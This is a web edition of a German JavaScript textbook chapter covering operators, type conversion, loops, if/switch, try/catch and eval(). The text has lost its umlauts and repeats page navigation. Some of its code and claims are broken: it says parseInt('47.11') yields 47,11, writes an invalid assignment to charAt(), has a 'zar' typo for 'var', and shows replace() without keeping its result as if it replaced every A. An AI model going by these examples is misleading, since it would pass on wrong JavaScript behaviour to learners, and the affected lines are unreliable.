Vergleichsoperatoren werden meistens bei Zahlenwerten verwendet. Auch bei Zeichenketten sind diese Vergleiche mglich. Hier richtet sich die Rangfolge der einzelnen Zeichen (welches Zeichen ist grer als ein anderes?) nach dem ASCII-Code des Zeichens.

Tabelle 4.4 Vergleichsoperatoren

Operator	Beschreibung	Beispiel	Ergebnis (Wert fr a)
==	Gleich	a = (3 == 4) a = ("Java" == "JavaScript")	false
!=	Ungleich	a = (3 != 4) a = ("Java" != "JavaScript")	true
>	Grer als	a = (3 > 4)	false
<	Kleiner als	a = (3 < 4)	true
>=	Grer oder gleich	a = (3 >= 4)	false
<=	Kleiner oder gleich	a = (3 <= 4)	true

Eine hufige Fehlerquelle ist die Verwechslung der Zuweisung `=` mit dem Vergleichsoperator `==`. Ab JavaScript Version 1.3 gibt der Interpreter eine Fehlermeldung aus, wenn offensichtlich ein Vergleich durchgefhrt werden soll, aber der Zuweisungsoperator verwendet wird.

top

4.2.3 String-Operatoren ▼▲

Auch mit Zeichenketten kann man rechnen; man kann zwei Zeichenketten aneinander hngen. Hierzu wird ebenfalls der Plus-Operator (+) verwendet:

```
var vorne = "Galileo";
var hinten = "Press";
var Verlag = vorne + " " + hinten;  //liefert "Galileo Press"
```

Ansonsten kann man mit Zeichenketten nicht rechnen. Dennoch sollen an dieser Stelle noch drei Mglichkeiten vorgestellt werden, um mit Zeichenketten etwas anzufangen:

- `Zeichenkette.length`: Liefert die Anzahl der Zeichen in einer Zeichenkette zurck.
- `Zeichenkette.charAt(x)`: Liefert das Zeichen an der Position `x` in der Zeichenkette zurck. Dabei beginnt die Zhlung bei 0, das vierte Zeichen erhlt man also mit `Zeichenkette.charAt(3)`.
- `Zeichenkette.substring(start, ende)`: Liefert eine Teilzeichenkette zurck, und zwar ab dem Zeichen an der Position `start` (die Zhlung beginnt wieder bei 0) und bis zu dem Zeichen vor dem Zeichen an der Position `ende`.

Hierzu ein kleines Beispiel. In den Variablen `a` und `b` stehen das erste Zeichen der Zeichenkette und die folgenden Zeichen:

```
var z = "Galileo press";
var a = z.charAt(0);  //a == "G"
var b = z.substring(1, z.length);  //b == "alileo Press"
```

top

4.2.4 Umwandlung zwischen den Variablentypen ▲

Die vorgestellten Operatoren knnen auch dazu verwendet werden, Umwandlungen zwischen den einzelnen Variablentypen durchzufhren. JavaScript ist in Sachen Variablentypus nicht so strikt wie andere Programmiersprachen. Eine Variable kann auch ihren Typ whrend des Programmablaufs ndern. Beispielsweise werden Sie in einem spteren Kapitel feststellen, dass Formulareingaben stets als Zeichenketten vorliegen. Wenn Sie sich aber sicher sind, dass die Zeichenkette eine korrekt formatierte Zahl enthlt, knnen Sie JavaScript dazu zwingen, die Variable als Zahlenwert zu betrachten. Der Trick besteht darin, die Variable mit eins zu multiplizieren (oder 0 zu addieren). Eine Multiplikation kann nur mit Zahlenwerten durchgefhrt werden, so dass JavaScript die Variable in eine Zahl umwandelt – und eine Multiplikation mit eins ndert am Wert der Zahl auch nichts.

Auerdem ist es manchmal notwendig, eine boolesche oder eine numerische Variable in eine Zeichenkette umzuwandeln. Diesmal muss der **Konkatenationsoperator** (Verkettungsoperator), das Plus, verwendet werden. Indem eine Variable mit einer leeren Zeichenkette konkateniert (verkettet) wird, erhlt man als Ergebnis eine Zeichenkette, ndert aber ansonsten den Wert der Variablen nicht.

```
var AnzahlAuflagen = "7";
AnzahlAuflagen *= 1;  //Zeichenkette in Zahl
var wahrheitswert = true;
wahrheitswert += "";  //Wahrheitswert in Zeichenkette
var Anzahl = 8;
Anzahl += "";  //Zahl in Zeichenkette
```

JavaScript fhrt zwar eine automatische Typenkonvertierung durch, aber nicht immer in die gewnschte Richtung:

```
var siebenundvierzig = "47";
var summe = siebenundvierzig + 11;  // "4711", nicht 58
```

JavaScript stellt auch ein paar Funktionen zur Verfgung, um Umwandlungen durchzufhren. Durch `parseInt()` wird eine Zeichenkette in eine (ganzzahlige) Zahl umgewandelt, durch `parseFloat()` in eine Fliekommazahl. Innerhalb der runden Klammern wird die Zeichenkette angegeben:

```
var zahl1 = parseInt("47");  //liefert 47 als Zahl
var zahl2 = parseInt("47.11");  //liefert 47,11 dezimal
```

Hierauf gehen wir an spterer Stelle noch einmal en detail ein.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 4 Programmieren mit JavaScript**
  - **4.1 Variablen**
    - **4.1.1 Namensgebung**
    - **4.1.2 Numerische Variablen**
    - **4.1.3 Zeichenketten**
    - **4.1.4 Boolesche Variablen**
    - **4.1.5 Variablendeklaration**
  - **4.2 Operatoren**
    - **4.2.1 Arithmetische Operatoren**
    - **4.2.2 Boolesche Operatoren**
    - **4.2.3 String-Operatoren**
    - **4.2.4 Umwandlung zwischen den Variablentypen**
  - **4.3 Kontrollstrukturen: Schleifen**
    - **4.3.1 For-Schleifen**
    - **4.3.2 Do-while-Schleife**
    - **4.3.3 While-Schleife**
    - **4.3.4 For-in-Schleife**
    - **4.3.5 Schleifensteuerung**
  - **4.4 Kontrollstrukturen: Fallunterscheidung**
    - **4.4.1 If-Anweisung**
    - **4.4.2 Switch-Anweisung**
    - **4.4.3 Try**
  - **4.5 Datenspeicherung**
    - **4.5.1 Die eval()-Funktion**
    - **4.5.2 Arrays**
  - **4.6 Funktionen**
  - **4.7 Objekte**

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

4.3 Kontrollstrukturen: Schleifen ▼

Hin und wieder kommt es vor, dass eine Anweisung mehrmals ausgefhrt werden muss, beispielsweise bei einer Aufzhlung. Hierzu bietet JavaScript mehrere Kontrollstrukturen an. Mit JavaScript Version 1.2 (sowie beim Internet Explorer 4) wurden neue Kontrollstrukturen eingefhrt, die aber mit dem Befehlssatz von JavaScript 1.0 vollstndig nachgebildet werden knnen.

top

4.3.1 For-Schleifen ▼▲

Diese Art der Schleife fhrt eine Anweisung eine (in der Regel) bestimmte Anzahl von Malen aus. Die Syntax sieht dabei folgendermaen aus:

```
for (Initialisierung; Bedingung; Befehlsfolge) {
   //Anweisungen
}
```

Die `for`-Schleife hat drei Parameter:

- **Initialisierung**: Oft luft bei einer Schleife eine Zhlvariable mit, die die Anzahl der Wiederholungen zhlt. Diese Variable kann hier initialisiert werden. Sollen mehrere Variablen initialisiert werden, so werden die einzelnen Anweisungen durch Kommata voneinander getrennt.
- **Bedingung**: Die `for`-Schleife wird so lange ausgefhrt, bis diese Bedingung nicht mehr erfllt ist.
- **Befehlsfolge**: Nach jedem Durchlauf der Anweisungen wird diese Befehlsfolge (in der Regel ein Befehl; mehrere Befehle werden durch Kommata voneinander getrennt) ausgefhrt. Wenn die Schleife irgendwann enden soll, sollten hier in der Regel Befehle ausgefhrt werden, die nach einer bestimmten Anzahl von Durchlufen die Bedingung (den zweiten Parameter) nicht mehr erfllbar machen.

Die geschweiften Klammern um den Anweisungsblock sind dann zwingend, wenn der Block aus mehr als einem Befehl besteht. Handelt es sich um nur einen Befehl, so kann man die geschweiften Klammern weglassen. Man sollte aber zumindest den Code einrcken, damit das Ganze bersichtlich und lesbar bleibt. Generell ist es aber empfehlenswert, immer geschweifte Klammern zu verwenden.

Der folgende Code gibt zehnmal `Galileo` aus. Dabei wird eine Zhlvariable mit `0` initialisiert und in jedem Schleifendurchlauf um eins erhht. Die Abbruchbedingung prft, ob die Zhlvariable kleiner als zehn ist. Vor dem elften Durchlauf wird die Variable auf zehn erhht, und die Schleife wird verlassen.

```
for (var i=0; i<10; i++) {
```

```
   document.write("Galileo<br />");
}
```

Sehr oft wird die Zhlvariable auch direkt in der Schleife verwendet. Der folgende Code gibt alle Quadratzahlen von 0 = 0 bis 10 = 100 aus:

```
for (var i=0; i<=10; i++) {
   document.write("Das Quadrat von " + i + " ist: ");
   document.write(i*i + "<br />");
}
```

Sie sehen hierbei die Verwendung des Plus-Operators: Hier werden eine Zeichenkette und eine Zahl zusammengefgt. Das Ergebnis ist eine Zeichenkette, die Zahl wird also in eine Zeichenkette umgewandelt.

Beachten Sie ebenso, dass Sie einen Zeilenumbruch nicht mit `\r\n` angeben sollten, sondern mit dem entsprechenden HTML-Tag, `<br/>`.

Wie bereits erwhnt wurde, kann man auch mehrere Zhlvariablen verwenden, die man dann durch Kommata voneinander trennen muss. Anwendungen dafr gibt es ziemlich selten: Hier folgt ein sehr praxisfremdes Beispiel. Es werden zwei Zhlvariablen verwendet, `i` und `j`. Die erste enthlt eine Zahl, die zweite eine Zeichenkette. Der Zahlenwert wird in eine Zeichenkette umgewandelt und an `j` angehngt. Sobald `j` mehr als 15 Zeichen enthlt, wird die Schleife verlassen.

```
for (var i=0, j=""; j.length<=15; i++, j += i) {
   document.write(i + " - " + j + "<br />");
}
```

Dieses Programm gibt Folgendes auf dem Bildschirm aus:

```
0 -
1 - 1
2 - 12
3 - 123
4 - 1234
5 - 12345
6 - 123456
7 - 1234567
8 - 12345678
9 - 123456789
10 - 12345678910
11 - 1234567891011
12 - 123456789101112
```

Vor dem nchsten Schleifendurchlauf wrde an die Zeichenkette `13` angehngt, die Lnge wrde dadurch auf 17 Zeichen anwachsen, also wird die Schleife hier verlassen.

top

4.3.2 Do-while-Schleife ▼▲

Nicht immer wei man, wie oft ein Anweisungsblock hintereinander ausgefhrt werden soll. Stattdessen will man den Block so lange

ausfhren, bis eine Bedingung nicht mehr erfllt ist. Im folgenden Beispiel sollen in einer Zeichenkette alle As durch Bs ersetzt werden. Hierbei ist die Methode `Zeichenkette.indexOf(Teilstring)` ntzlich; diese gibt nmlich zurck, an welcher Position in der Zeichenkette der Teilstring das erste Mal vorkommt. Ist der Teilstring nicht in der Zeichenkette enthalten, wird `-1` zurckgegeben. Das erste Zeichen steht, wie auch schon vorher, an Position `0`.

Die Syntax sieht wie folgt aus:

```
do {
   //Anweisungsblock
} while (Bedingung);
```

Der Anweisungsblock wird ausgefhrt, und dann wird die Bedingung berprft. Ist sie erfllt, wird der Block erneut ausgefhrt (und dann wird wieder die Bedingung geprft); andernfalls wird die Schleife verlassen.

```
var Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
do {
   io = Zk.indexOf("A");
   Zk = Zk.substring(0, io) + "B" +
        Zk.substring(io+1, Zk.length);
} while (Zk.indexOf("A")>-1);
```

Nach dem Durchlauf enthlt `Zk` den Wert `BXBYBZ`.

Beachten Sie insbesondere, dass die Schleife auf jeden Fall einmal ausgefhrt wird! Im Beispiel fhrt das zu einem Fehler, wenn die Zeichenkette zu Anfang berhaupt kein `A` enthlt. Im Folgenden lernen Sie Methoden kennen, um diesen Fehler zu vermeiden.

Noch ein Wort zu der Zuweisung: Wenn Sie bei einer Zeichenkette `z` das Zeichen an der Stelle `x` in das Zeichen `X` ndern wollen (die Zhlung beginnt wie immer bei 0), kommen Sie mit folgender Anweisung weiter:

```
z = z.substring(0, x) + "X" + z.substring(x+1, z.length);
```

Alle Zeichen vor und hinter dem zu ndernden Zeichen bleiben durch die beiden `substring()`-Anweisungen erhalten.

top

4.3.3 While-Schleife ▼▲

Schon seit JavaScript Version 1.0 gibt es eine weitere Form der Schleifen, und zwar `while`-Schleifen (ohne `do`). Die Syntax ist der von `do-while`-Schleifen sehr hnlich, der Unterschied steckt im Detail:

```
while (Bedingung) {
   //Anweisungsblock
}
```

Die Bedingung wird hier **vor** dem Durchlaufen des Anweisungsblocks berprft. Im Beispiel von oben, bei der Ersetzung aller As durch Bs, ist das sehr ntzlich, da hier der Anweisungsblock nicht ausgefhrt wird,

wenn die Zeichenkette von Anfang an keine As enthlt:

```
var Zk = "AXAYAZ"  //Zk steht fr "Zeichenkette"
while (Zk.indexOf("A")>-1) {
   io = Zk.indexOf("A")
   Zk = Zk.substring(0, io) + "B" + Zk.substring(io+1, Zk.length)
}
```

top

4.3.4 For-in-Schleife ▼▲

Diese Schleife wird recht selten verwendet, und an dieser Stelle fehlt Ihnen noch das Grundwissen ber Objekte, um Ihnen eine ausreichende Erklrung geben zu knnen. Prinzipiell sei gesagt, dass man mit der Schleife durch alle Eigenschaften eines Objekts und alle Elemente einer Variablensammlung (eines Arrays, dazu spter mehr) laufen kann. Die folgende Schleife gibt das `name`-Attribut aller Elemente eines Formulars wieder. Sptestens in Kapitel 9 werden Sie diesen Code verstehen; vorerst aber mssen Sie mir leider blind vertrauen. Die `for-in`-Schleifen werden ohnehin sehr selten eingesetzt.

```
for (e in document.forms[0].elements) {
   document.write(e.name + "<br />")
}
```

top

4.3.5 Schleifensteuerung ▲

Eine Schleife muss nicht unbedingt so oft durchlaufen werden, wie vorgesehen ist. Angenommen, in einer Schleife wird eine Zeichenkette auf das Vorhandensein eines bestimmten Zeichens berprft (das geht mit `indexOf()` sehr schnell, aber darauf gehen wir an dieser Stelle nicht ein). Sobald das Zeichen gefunden worden ist, muss die Schleife nicht unbedingt weiter ausgefhrt werden, denn das Ergebnis (Das Zeichen ist in der Zeichenkette enthalten) steht ja jetzt schon fest. Aus diesem Grund gibt es den Befehl `break`, der das sofortige Verlassen der aktuellen Schleife veranlasst. Der Interpreter fhrt also hinter dem aktuellen Anweisungsblock fort.

Ebenso kann es bei Schleifen, insbesondere bei `for`-Schleifen, immer wieder vorkommen, dass man zum nchsten Schleifendurchlauf springen mchte (beispielsweise, wenn man genau wei, dass dieser Durchlauf nicht das gewnschte Ergebnis bringt) und den Rest der Schleife aus Effizienzgrnden nicht ausfhren lassen will. Der entsprechende Befehl heit `continue`.

Wieder ist es leider so, dass Ihr momentanes Wissen noch nicht ausreicht, um hier ein sinnvolles Beispiel anzugeben. Am Ende des Kapitels werden Sie aber in der Lage sein, die Befehle `break` und `continue` einzusetzen.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 4 Programmieren mit JavaScript**
  - **4.1 Variablen**
    - **4.1.1 Namensgebung**
    - **4.1.2 Numerische Variablen**
    - **4.1.3 Zeichenketten**
    - **4.1.4 Boolesche Variablen**
    - **4.1.5 Variablendeklaration**
  - **4.2 Operatoren**
    - **4.2.1 Arithmetische Operatoren**
    - **4.2.2 Boolesche Operatoren**
    - **4.2.3 String-Operatoren**
    - **4.2.4 Umwandlung zwischen den Variablentypen**
  - **4.3 Kontrollstrukturen: Schleifen**
    - **4.3.1 For-Schleifen**
    - **4.3.2 Do-while-Schleife**
    - **4.3.3 While-Schleife**
    - **4.3.4 For-in-Schleife**
    - **4.3.5 Schleifensteuerung**

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen
Ihre Meinung?

- 4.4 Kontrollstrukturen: Fallunterscheidung
  - 4.4.1 If-Anweisung
  - 4.4.2 Switch-Anweisung
  - 4.4.3 Try
- 4.5 Datenspeicherung
  - 4.5.1 Die eval()-Funktion
  - 4.5.2 Arrays
- 4.6 Funktionen
- 4.7 Objekte

top

4.4 Kontrollstrukturen: Fallunterscheidung ▼

Eines der Hauptelemente aller JavaScript-Programme ist die Fallunterscheidung. Schon im vorigen Kapitel haben Sie gesehen, dass man mit den bereits vorgestellten Mitteln schnell an seine Grenzen stt.

top

4.4.1 If-Anweisung ▼▲

Gehen wir zu dem Beispiel zurck, in dem alle `A`s durch `B`s ersetzt werden sollen. Mit einer `while`-Schleife geht das, aber bei einer `do-while`-Schleife hatten wir das Problem, dass eine Fehlermeldung erscheint, wenn die Zeichenkette von Anfang an kein `A` enthlt. Der Code sah folgendermaen aus:

```
var Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
do {
   io = Zk.indexOf("A");
   Zk = Zk.substring(0, io) + "B" +
        Zk.substring(io+1, Zk.length);
} while (Zk.indexOf("A")>-1);
```

Wenn man die Mglichkeit htte, innerhalb der Schleife zu berprfen, ob die Zeichenkette noch ein `A` enthlt, htte

man kein Problem. Natrlich gibt es eine solche Mglichkeit. Man bedient sich einer `if`-Anweisung oder einer `if-else`-Anweisung.

Die Syntax sieht folgendermaen aus:

```
if (Bedingung) {
   //Anweisungsblock
} else {
   //Anweisungsblock
}
```

Ist die Bedingung erfllt, wird der erste Anweisungsblock ausgefhrt; falls nicht, wird der zweite Anweisungsblock ausgefhrt. Der `else`-Teil ist hier optional, und wieder knnen die geschweiften Klammern weggelassen werden, wenn der Anweisungsblock aus genau einer Anweisung besteht.

Wenn der erste Anweisungsblock keine geschweiften Klammern enthlt und das `else` in derselben Zeile steht, muss die Anweisung mit einem Semikolon beendet werden. Falsch ist also:

```
if (a==5) b=6 else c=7
```

Richtig ist dagegen:

```
if (a==5) b=6; else c=7
```

Am wenigsten Probleme haben Sie freilich, wenn Sie prinzipiell jede Anweisung durch ein Semikolon abschlieen.

Bei einer `if`-Anweisung ist die Gefahr besonders gro, dass statt des Gleichheitsoperators `==` die Zuweisung `=` verwendet wird. Achten Sie hier besonders auf die Syntax!

Aber zurck zum Beispiel. Es gibt hier mehrere Mglichkeiten. Die berprfung, ob die Zeichenkette ein `A` enthlt, ist recht einfach darzustellen, und bei den Konsequenzen hat man die Wahl. Nahe liegend ist die folgende Variante:

```
var Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
do {
   io = Zk.indexOf("A");
   if (io > -1) {
      Zk = Zk.substring(0, io) + "B" +
           Zk.substring(io+1, Zk.length);
   }
```

```
} while (Zk.indexOf("A")>-1);
```

Man kann auch bei Bedarf die Schleife einfach verlassen:

```
var Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
do {
   io = Zk.indexOf("A");
   if (io==-1) {
      break;
   }
   Zk = Zk.substring(0, io) + "B" +
        Zk.substring(io+1, Zk.length);
} while (Zk.indexOf("A")>-1);
```

Dann braucht man die `while`-Bedingung aber gar nicht mehr und knnte beispielsweise folgende Variante verwenden:

```
var Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
do {
   io = Zk.indexOf("A");
   if (io==-1) {
      break;
   }
   Zk.charAt(io) = "B";
} while (true);
```

Die Bedingung `true` ist immer erfllt, der Anweisungsblock kann also nur durch ein `break` verlassen werden. Ob der Programmierstil des obigen Beispiels besonders gut ist, steht auf einem vllig anderen Blatt.

Es gibt noch eine besondere, verkrzte Variante der `if-else`-Anweisung. Sie hat folgende Syntax:

```
(Bedingung) ? Wert1 : Wert2
```

Ist die Bedingung erfllt, ihr Wert also `true`, so wird `Wert1` zurckgegeben, ansonsten `Wert2`. Meistens wird diese Schreibweise bei einer Variablenzuweisung verwendet, also in der Form:

```
var Figur = (Essen=="Honig") ? "Pooh" : "Tigger";
```

Es gibt somit eine weitere Mglichkeit, in einer Zeichenkette alle `A`s durch `B`s zu ersetzen, indem alle Zeichen berprft und gegebenenfalls ersetzt werden. Auch hier gibt es mehrere Mglichkeiten, um das Ganze auszuprogrammieren, aber unter Verwendung der gerade vorgestellten Kurzschreibweise bietet sich die folgende Variante an:

```
var Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
for (var i=0; i<Zk.length; i++) {
   ca = Zk.charAt(i);
   ca = (ca=="A") ? "B" : ca;
   Zk = Zk.substring(0, i) + ca +
        Zk.substring(i+1, Zk.length);
}
```

Ausgeschrieben htte das Beispiel die folgende, etwas lngere Form:

```
var Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
for (var i=0; i<Zk.length; i++) {
   ca = Zk.charAt(i);
   if (ca=="A") {
      ca = "B";
   }
   Zk = Zk.substring(0, i) + ca +
        Zk.substring(i+1, Zk.length);
}
```

Die letzte – und einfachste – Mglichkeit, in einer Zeichenkette Zeichen auszutauschen, besteht in der Verwendung des Spezialkommandos `replace()`. Innerhalb der runden Klammern geben Sie zunchst die Zeichenkette, nach der gesucht werden soll, und dann die Ersatzzeichenkette an. Das sieht dann so aus:

```
zar Zk = "AXAYAZ";  //Zk steht fr "Zeichenkette"
Zk.replace("A", "B");
```

Mit Fallunterscheidungen hat das freilich wenig zu tun, weswegen wir diesen kleinen Exkurs auch sofort wieder beenden.



4.4.2 Switch-Anweisung ▼▲

Die Aufgabenstellung klingt einfach: In einer Variablen steht die Nummer eines Monats. Das Programm soll den Namen des Monats ausgeben. Mit `if`-Anweisungen kann das Ganze folgendermaen erledigt werden:

```
if (monat == 1) {
   document.write("Januar");
}
if (monat == 2) {
   document.write("Februar");
}
if (monat == 3) {
   document.write("Mrz");
}
```

```
if (monat == 4) {
   document.write("April");
}
if (monat == 5) {
   document.write("Mai");
}
if (monat == 6) {
   document.write("Juni");
}
if (monat == 7) {
   document.write("Juli");
}
if (monat == 8) {
   document.write("August");
}
if (monat == 9) {
   document.write("September");
}
if (monat == 10) {
   document.write("Oktober");
}
if (monat == 11) {
   document.write("November");
}
if (monat == 12) {
   document.write("Dezember");
}
```

Dieses Beispiel hat wenigstens den Vorteil, dass man keine `else`-Zweige verwenden muss[2] , dann wrde nmlich der obige Code noch viel unbersichtlicher werden. JavaScript kennt jedoch ein Sprachfeature, mit dem der Code etwas bersichtlicher gestaltet werden kann. Es hat folgende Syntax:

```
switch (Ausdruck) {
   case Wert1:
      //Programmblock
      break;
   case Wert2:
      //Programmblock
      break;
   //usw.
   default:
      //Programmblock
}
```

Hierbei dreht sich alles um den `Ausdruck`, der in der Regel eine Variable ist. Hat dieser Ausdruck den Wert `Wert1`, wird der erste Programmblock ausgefhrt, bei `Wert2` der zweite Programmblock und so weiter. Der `default`-Abschnitt wird ausgefhrt, wenn keiner der vorherigen Werte zutrifft. Dieser Abschnitt ist optional. Jeder Programmblock sollte mit dem Kommando `break` abgeschlossen werden, denn ansonsten fhrt der

JavaScript-Interpreter alle Anweisungen bis zum nchsten `break` oder dem Ende des `switch`-Blocks aus − inklusive etwaiger anderer `case`-Anweisungen, die nicht zutreffen!

Das Beispiel mit den Monaten lsst sich folgendermaen umformulieren, und der Code ist deutlich krzer und bersichtlicher:

```
var monat = (new Date()).getMonth() + 1;

switch (monat) {
   case 1: var m = "Januar"; break;
   case 2: var m = "Februar"; break;
   case 3: var m = "Mrz"; break;
   case 4: var m = "April"; break;
   case 5: var m = "Mai"; break;
   case 6: var m = "Juni"; break;
   case 7: var m = "Juli"; break;
   case 8: var m = "August"; break;
   case 9: var m = "September"; break;
   case 10: var m = "Oktober"; break;
   case 11: var m = "November"; break;
   case 12: var m = "Dezember"; break;
   default: var m = "Unbekannter Monat";
}
document.write(m);
```

Beachten Sie die erste Zeile, die etwas Unbekanntes enthlt; in dieser Anweisung wird die Nummer des aktuellen Monats in der Variablen `monat` abgelegt. Dies dient hier lediglich dazu, dass Sie das Listing auch testen knnen. Auf Datumswerte gehen wir im nchsten Kapitel ein.

Bei der Programmiersprache Perl beispielsweise gibt es kein `switch`, es muss dort mhsam durch andere Sprachkonstrukte emuliert werden. Aber die meisten anderen Programmiersprachen kennen `switch`, nur heit es unter Umstnden anders, beispielsweise in Visual Basic/ VBScript/VB.NET/Visual Basic 2005 `Select Case`.

top

4.4.3 Try

Eine besondere Form der Kontrollstruktur ist `try...catch`. Damit knnen Sie Fehler abfangen. Hier ist der Aufbau:

```
try {
   // Block 1
} catch (ex) {
   // Block 2
```

```
}
```

Wenn in Block 1 ein Fehler auftritt, bricht JavaScript die Code-Ausfhrung nicht ab, sondern springt direkt in Block 2. Hier ein Beispiel:

```
try {
   window.gibtsnicht.gibtsauchnicht = true;
} catch (ex) {
   window.alert("Hoppla!");
}
```

Die Variable `ex` (Namensgebung beliebig) enthlt die **Exception**, also Ausnahme (Fehler), die aufgetreten ist. Der folgende Code wrde die Fehlermeldung ausgeben:

```
try {
   window.gibtsnicht.gibtsauchnicht = true;
} catch (ex) {
   window.alert(ex);
}
```

Im vorliegenden Fall wre die Meldung brigens: **window.gibtsnicht has no properties**.

Der Wert dieser Exception kann auch gesetzt werden. JavaScript untersttzt hier das Spezialkonstrukt `throw`, das eine selbst kreierte Fehlermeldung ausspuckt. Die Syntax ist etwas gewhnungsbedrftig: Keine Klammern, lediglich Leerzeichen:

```
try {
   throw "Meine eigene Fehlermeldung";
} catch (ex) {
   window.alert(ex);
}
```

Das Konstrukt `try...catch` wurde in JavaScript 1.5 eingefhrt, wird aber von allen modernen Browsern untersttzt.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 4 Programmieren mit JavaScript**
  - **4.1 Variablen**
    - **4.1.1 Namensgebung**
    - **4.1.2 Numerische Variablen**
    - **4.1.3 Zeichenketten**
    - **4.1.4 Boolesche Variablen**
    - **4.1.5 Variablendeklaration**
  - **4.2 Operatoren**
    - **4.2.1 Arithmetische Operatoren**
    - **4.2.2 Boolesche Operatoren**
    - **4.2.3 String-Operatoren**
    - **4.2.4 Umwandlung zwischen den Variablentypen**
  - **4.3 Kontrollstrukturen: Schleifen**
    - **4.3.1 For-Schleifen**
    - **4.3.2 Do-while-Schleife**
    - **4.3.3 While-Schleife**
    - **4.3.4 For-in-Schleife**
    - **4.3.5 Schleifensteuerung**
  - **4.4 Kontrollstrukturen: Fallunterscheidung**
    - **4.4.1 If-Anweisung**
    - **4.4.2 Switch-Anweisung**
    - **4.4.3 Try**
  - **4.5 Datenspeicherung**
    - **4.5.1 Die eval()-Funktion**
    - **4.5.2 Arrays**
  - **4.6 Funktionen**
  - **4.7 Objekte**

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen

Ihre Meinung?

top

4.5 Datenspeicherung ▼

Wenn man viele Variablen braucht oder nicht genau wei, wie viele Variablen man bentigt, ist das Konzept der Standardvariablen nicht flexibel genug. Beispielsweise sollte man sich bei der Benennung der Variablen schon vorher ein Konzept zurechtlegen, um effizient auf die Variablen zuzugreifen. In diesem Abschnitt werden zwei Mglichkeiten vorgestellt, um mehrere Variablen zu speichern.

top

4.5.1 Die eval()-Funktion ▼▲

Wieder einmal sollen die Monatsnamen gespeichert werden. Anhand der Nummer des Monats soll auf den Monatsnamen zugegriffen werden. Der Variablenname setzt sich aus dem Wort Monat und der Zahl zusammen. Die Variablendeklaration sieht also folgendermaen aus:

```
var monat1 = "Januar";
var monat2 = "Februar";
var monat3 = "Mrz";
var monat4 = "April";
var monat5 = "Mai";
var monat6 = "Juni";
var monat7 = "Juli";
var monat8 = "August";
var monat9 = "September";
var monat10 = "Oktober";
var monat11 = "November";
var monat12 = "Dezember";
```

Die Frage lautet nun: Wenn (beispielsweise in einer Variablen) die Monatsnummer vorliegt, wie erhlt man dann daraus den Monatsnamen? Natrlich kann man eine Reihe von `if`-Anweisungen oder die `switch`-Anweisung verwenden. Schn wre es jedoch, wenn man direkt den Variablennamen verwenden knnte. Folgender Code funktioniert natrlich nicht wie beabsichtigt:

```
document.write("monat" + m);
```

In der JavaScript-Variablen `m` steht die Monatsnummer, aber obige Zeile wrde die Zeichenkette `"Monat"`, verkettet mit der Monatsnummer, ausgeben, also den Namen der Variablen (etwa `"monat3"` im Mrz), nicht die Variable selbst. JavaScript bietet eine besondere Funktion, die es ermglicht, Code auszufhren, der als Zeichenkette vorliegt. Diese Funktion heit `eval()`. Als Parameter wird eine Zeichenkette bergeben, und

`eval()` fhrt den JavaScript-Code aus, der in der Zeichenkette steht. Der folgende Aufruf gibt den Wert der Variablen zurck, nicht ihren Namen:

```
eval("monat" + m);
```

Will man also den Monatsnamen auf dem Bildschirm ausgeben, kann man folgende Zeile verwenden:

```
document.write(eval("monat" + m));
```

Alternativ dazu kann der `document.write()`-Befehl auch innerhalb der `eval()`-Klammern geschrieben werden:

```
eval("document.write(monat" + m + ")");
```

